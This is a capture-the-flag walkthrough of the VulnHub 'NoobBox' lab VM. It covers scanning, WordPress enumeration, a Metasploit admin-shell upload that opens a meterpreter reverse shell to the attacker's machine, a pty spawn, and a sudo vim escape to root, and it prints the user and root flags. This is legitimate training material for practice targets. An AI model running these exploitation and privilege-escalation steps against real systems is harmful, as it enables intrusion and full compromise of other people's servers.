

I personally enjoyed playing with this box, this box taught me how to stay focused while doing enumeration and exploitation. There's so much going on with this box for post exploitation. let's pwn it ...!!!


Here is the link to download this VM:-

<https://www.vulnhub.com/entry/noobbox-1,664/>

## Network Scanning

We always start with network scanning, Let's find the target IP address by running netdiscover.

```
[X]-[root@RDX]-[~]  
#netdiscover -i wlan0
```



The screenshot shows a terminal window titled "Terminal" with a dark background. At the top, it says "Currently scanning: 192.168.98.0/16 | Screen View: Unique Hosts". Below that, it says "3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 144". A table follows with the following data:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.70.217	02:6f:e8:93:35:9a	2	84	Unknown vendor
192.168.70.136	08:00:27:fe:8e:cd	1	60	PCS Systemtechnik GmbH


Below the table, the terminal prompt is shown as [X]-[root@RDX]-[~] with a red cursor pointing to the # symbol.

As we saw in netdiscover result. Our target ip address is **192.168.70.136**

## Enumeration/Reconnaissance

Our next step is scanning the target machine. let's start with nmap.

```
[X]-[root@RDX]-[~]  
#nmap -v -sT -p- 192.168.70.136
```




A terminal window titled "Terminal" with a dark background and a search icon in the top right corner. The terminal shows the execution of an nmap command and its output. The prompt is [root@RDX]-[~]. The command is #nmap -v -sT -p- 192.168.70.136. The output includes the nmap version (7.80), the start time (2021-05-13 17:12 IST), and the scan results for 192.168.70.136. It shows that port 80/tcp is open and serving http. The scan completed in 1.18 seconds. The terminal ends with the prompt [root@RDX]-[~] and a cursor.

```
[root@RDX]-[~]  
#nmap -v -sT -p- 192.168.70.136  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 17:12 IST  
Initiating ARP Ping Scan at 17:12  
Scanning 192.168.70.136 [1 port]  
Completed ARP Ping Scan at 17:12, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 17:12  
Completed Parallel DNS resolution of 1 host. at 17:12, 0.48s elapsed  
Initiating Connect Scan at 17:12  
Scanning 192.168.70.136 [65535 ports]  
Discovered open port 80/tcp on 192.168.70.136  
Completed Connect Scan at 17:12, 0.56s elapsed (65535 total ports)  
Nmap scan report for 192.168.70.136  
Host is up (0.000068s latency).  
Not shown: 65534 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 08:00:27:FE:8E:CD (Oracle VirtualBox virtual NIC)  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds  
Raw packets sent: 1 (28B) | Rcvd: 1 (28B)  
[root@RDX]-[~]  
#
```

<http://192.168.70.136/>

192.168.70.136

Kali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFU



## Apache2 Debian Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.

```
[root@RDX]~#
#dirb http://192.168.70.136/
```

```
Terminal
[root@RDX]~# #dirb http://192.168.70.136/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri May 14 16:12:55 2021
URL_BASE: http://192.168.70.136/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.70.136/ ----
+ http://192.168.70.136/index.html (CODE:200|SIZE:10701)
==> DIRECTORY: http://192.168.70.136/manual/
+ http://192.168.70.136/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.70.136/wordpress/

---- Entering directory: http://192.168.70.136/manual/ ----
==> DIRECTORY: http://192.168.70.136/manual/da/
==> DIRECTORY: http://192.168.70.136/manual/de/
==> DIRECTORY: http://192.168.70.136/manual/en/
==> DIRECTORY: http://192.168.70.136/manual/es/
==> DIRECTORY: http://192.168.70.136/manual/fr/
==> DIRECTORY: http://192.168.70.136/manual/images/
+ http://192.168.70.136/manual/index.html (CODE:200|SIZE:626)
==> DIRECTORY: http://192.168.70.136/manual/ja/
==> DIRECTORY: http://192.168.70.136/manual/ko/
==> DIRECTORY: http://192.168.70.136/manual/style/
==> DIRECTORY: http://192.168.70.136/manual/tr/
==> DIRECTORY: http://192.168.70.136/manual/zh-cn/

---- Entering directory: http://192.168.70.136/wordpress/ ----
+ http://192.168.70.136/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.70.136/wordpress/wp-admin/
==> DIRECTORY: http://192.168.70.136/wordpress/wp-content/
==> DIRECTORY: http://192.168.70.136/wordpress/wp-includes/
+ http://192.168.70.136/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

```
[root@RDX]~# #wpscan --url http://192.168.70.136/wordpress/ -e at -e ap -e u
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:10 <==> (10 / 10) 100.00% Time: 00:00:10

[i] User(s) Identified:

[+] noobbox
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been out
put.
[!] You can get a free API token with 50 daily requests by registering at https:
//wpvulnDB.com/users/sign_up
```

```
[root@RDX]~#
#dirb http://192.168.70.136 -X .php,.html,.jpg
```

A terminal window titled "Terminal" with standard window controls (search, menu, zoom, close). The terminal shows the execution of the dirb command and its output. The output includes version information, start/end times, URL base, wordlist files, extensions list, generated words count, scanning progress, and discovered files.

```
[root@RDX]~#
#dirb http://192.168.70.136 -X .php,.html,.jpg

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Fri May 14 20:21:16 2021
URL_BASE: http://192.168.70.136/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.html,.jpg) | (.php)(.html)(.jpg) [NUM = 3]

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.70.136/ ----
+ http://192.168.70.136/img.jpg (CODE:200|SIZE:4811)
+ http://192.168.70.136/index.html (CODE:200|SIZE:10701)

-----

END TIME: Fri May 14 20:21:19 2021
DOWNLOADED: 13836 - FOUND: 2
[root@RDX]~#
```

<http://192.168.70.136/img.jpg>



**username = noobbox**

**password = 5p4c3**

```
[root@RDX]~  
#msfconsole
```

```
use exploit/unix/webapp/wp_admin_shell_upload
```

```
set rhosts 192.168.70.136
```

```
set targeturi /wordpress
```

```
set username noobbox
```

```
set password 5p4c3
```

```
exploit
```



```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.70.136
rhosts => 192.168.70.136
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username noobbox
username => noobbox
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 5p4c3
password => 5p4c3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.70.247:4444
[*] Authenticating with WordPress using noobbox:5p4c3...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/FtIePLnrqA/elc0sNrCNX.php...
[*] Sending stage (39282 bytes) to 192.168.70.136
[*] Meterpreter session 1 opened (192.168.70.247:4444 -> 192.168.70.136:49718)
at 2021-05-14 20:37:10 +0530
[+] Deleted elc0sNrCNX.php
[+] Deleted FtIePLnrqA.php
[+] Deleted ../FtIePLnrqA

meterpreter > 
```

```
cd /home
ls
cd noobbox
ls
cat user.txt
```

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
Mode                Size      Type    Last modified          Name
----                -
40755/rwxr-xr-x    4096    dir     2021-03-10 16:14:30 +0530 noobbox

meterpreter > cd noobbox
meterpreter > ls
Listing: /home/noobbox
=====
Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    220     fil     2021-03-06 12:55:32 +0530 .bash_logout
100644/rw-r--r--    3526    fil     2021-03-06 12:55:32 +0530 .bashrc
40755/rwxr-xr-x    4096    dir     2021-03-10 16:08:26 +0530 .local
100755/rwxr-xr-x    807     fil     2021-03-06 12:55:32 +0530 .profile
100600/rw-----    672     fil     2021-03-10 10:52:31 +0530 .viminfo
100644/rw-r--r--    47      fil     2021-03-10 11:01:14 +0530 user.txt

meterpreter > user.txt
[-] Unknown command: user.txt.
meterpreter > cat user.txt
USER FLAG : {e7028891afea8df6164a35880cc7e2e5}
meterpreter >
```

**I GOT THE USER FLAG**

**USER FLAG : {e7028891afea8df6164a35880cc7e2e5}**

**shell**

**python -c 'import pty;pty.spawn("/bin/bash")'**

**cd /var/www/html**

**ls**

**cd wordpress**

**cat wp-config.php**



```
meterpreter > shell
Process 2511 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@N00bBox:/home/noobbox$ cd /var/www/html
cd /var/www/html
www-data@N00bBox:/var/www/html$ ls
ls
img.jpg index.html wordpress
www-data@N00bBox:/var/www/html$ cd wordpress
cd wordpress
www-data@N00bBox:/var/www/html/wordpress$
```

username = noobbox

password = 5p4c3

## Privilege Escalation

\$ su noobbox

\$ sudo -l

```
www-data@N00bBox:/home/noobbox$ su noobbox
su noobbox
Password: 5p4c3

noobbox@N00bBox:~$ sudo -l
sudo -l
[sudo] password for noobbox: 5p4c3

Matching Defaults entries for noobbox on N00bBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User noobbox may run the following commands on N00bBox:
    (ALL : ALL) /usr/bin/vim
noobbox@N00bBox:~$
```

sudo vim -c '!:bin/sh'

```
Terminal
noobbox@N00bBox:~$ sudo vim -c '!/bin/sh'
sudo vim -c '!/bin/sh'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
libgpm: zero screen dimension, assuming 80x25.


!/bin/sh
#
```

**# id**

**# cd /root**

**# ls**

**# cat root.txt**

A terminal window titled "Terminal" with a dark background and a blue border. The window contains a series of commands and their outputs. The commands are: `#!/bin/sh`, `# id`, `id`, `uid=0(root) gid=0(root) groups=0(root)`, `# cd /root`, `cd /root`, `# ls`, `ls`, `root.txt`, `# cat root.txt`, `cat root.txt`, and `ROOT FLAG : {a4c45279eaad84e5bb8ae0dfc5034400}`. The output of the `cat root.txt` command is highlighted in white. The prompt `#` is visible at the end of the last line.

```
#!/bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
ROOT FLAG : {a4c45279eaad84e5bb8ae0dfc5034400}
#
```

Successfully got the root privilege and the ' root.txt ' .